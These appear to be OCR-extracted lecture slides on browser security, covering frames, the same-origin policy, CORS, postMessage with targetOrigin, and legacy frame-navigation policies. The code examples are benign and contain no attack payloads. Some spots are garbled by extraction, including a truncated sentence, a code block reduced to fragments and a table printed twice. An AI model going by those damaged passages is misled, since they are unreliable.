
Frame and iFrame

- Window may contain frames from different sources
  - Frame: rigid division as part of frameset
  - iFrame: floating inline frame
- iFrame example

```
<iframe src="hello.html" width=450 height=100>
If you can see this, your browser doesn't understand IFRAME.
</iframe>
```

- Why use frames?
  - Delegate screen area to content from another source
  - Browser provides isolation based on frames
  - Parent may work even if frame is broken

Windows and frames interact



Analogy

Operating system

- Primitives
  - System calls
  - Processes
  - Disk
- Principals: Users
  - Discretionary access control
- Vulnerabilities
  - Buffer overflow
  - Root exploit


Web browser

- Primitives
  - Document object model
  - Frames
  - Cookies / localStorage
- Principals: “Origins”
  - Mandatory access control
- Vulnerabilities
  - Cross-site scripting
  - Cross-site request forgery
  - Cache history attacks
  - …

Policy Goals


- Safe to visit an evil web site

- Safe to visit two pages at the same time
  - Address bar distinguishes them



- Allow safe delegation

Browser security mechanism



- Each frame of a page has an origin
  - Origin = protocol://host:port
- Frame can access its own origin
  - Network access, Read/write DOM, Storage (cookies)
- Frame cannot access data associated with a different origin

Components of browser security policy

- Frame-Frame relationships
  - canScript(A,B)
    - Can Frame A execute a script that manipulates arbitrary/ nontrivial DOM elements of Frame B?
  - canNavigate(A,B)
    - Can Frame A change the origin of content for Frame B?
- Frame-principal relationships
  - readCookie(A,S), writeCookie(A,S)
    - Can Frame A read/write cookies from site S?


See https://code.google.com/p/browsersec/wiki/Part1
https://code.google.com/p/browsersec/wiki/Part2

Library import excluded from SOP

```
<script src=https://seal.verisign.com/getseal?
   host_name=a.com></script>
```

- Script has urce server.
- Can script other pages in this origin, load more scripts
- Other forms of importing

Domain Relaxation



- Origin: scheme, host, (port), hasSetDomain
- Try `document.domain = document.domain`

Additional mechanisms


- Cross-origin network requests
  - Access-Control-Allow-Origin: <list of domains>
  - Access-Control-Allow-Origin: *
- Cross-origin client side communication
  - Client-side messaging via navigation (old browsers)
  - postMessage (modern browsers)

COMMUNICATION

window.postMessage

- API for inter-frame communication
  - Supported in standard browsers


  - A network-like channel between frames



postMessage syntax

```
frames[0].postMessage("Attack at dawn!",
                      "http://b.com/");
```

```
window.addEventListener("message", function (e) {
  if (e.origin == "http://a.com") {
    ... e.data ... }
}, false);
```




Facebook Anecdote


Why include "targetOrigin"?

- What goes wrong?

```
frames[0].postMessage("Attack at dawn!");
```


- Messages sent to frames, not principals
  - When would this happen?





NAVIGATION


What should the policy be?



Legacy Browser Behavior

Browser	Policy
IE 6 (default)	Permissive
IE 6 (option)	Child
IE7 (no Flash)	Descendant
IE7 (with Flash)	Permissive
Firefox 2	Window
Safari 3	Permissive
Opera 9	Window
HTML 5	Child

Window Policy Anomaly





```
.com/...";
.com/...";
```

Legacy Browser Behavior

Browser	Policy
IE 6 (default)	Permissive
IE 6 (option)	Child
IE7 (no Flash)	Descendant
IE7 (with Flash)	Permissive
Firefox 2	Window
Safari 3	Permissive
Opera 9	Window
HTML 5	Child


Adoption of Descendant Policy

Browser	Policy
 IE7 (no Flash)	Descendant
 IE7 (with Flash)	Descendant
 Firefox 3	Descendant
 Safari 3	Descendant
 Opera 9	(many policies)
 HTML 5	Descendant

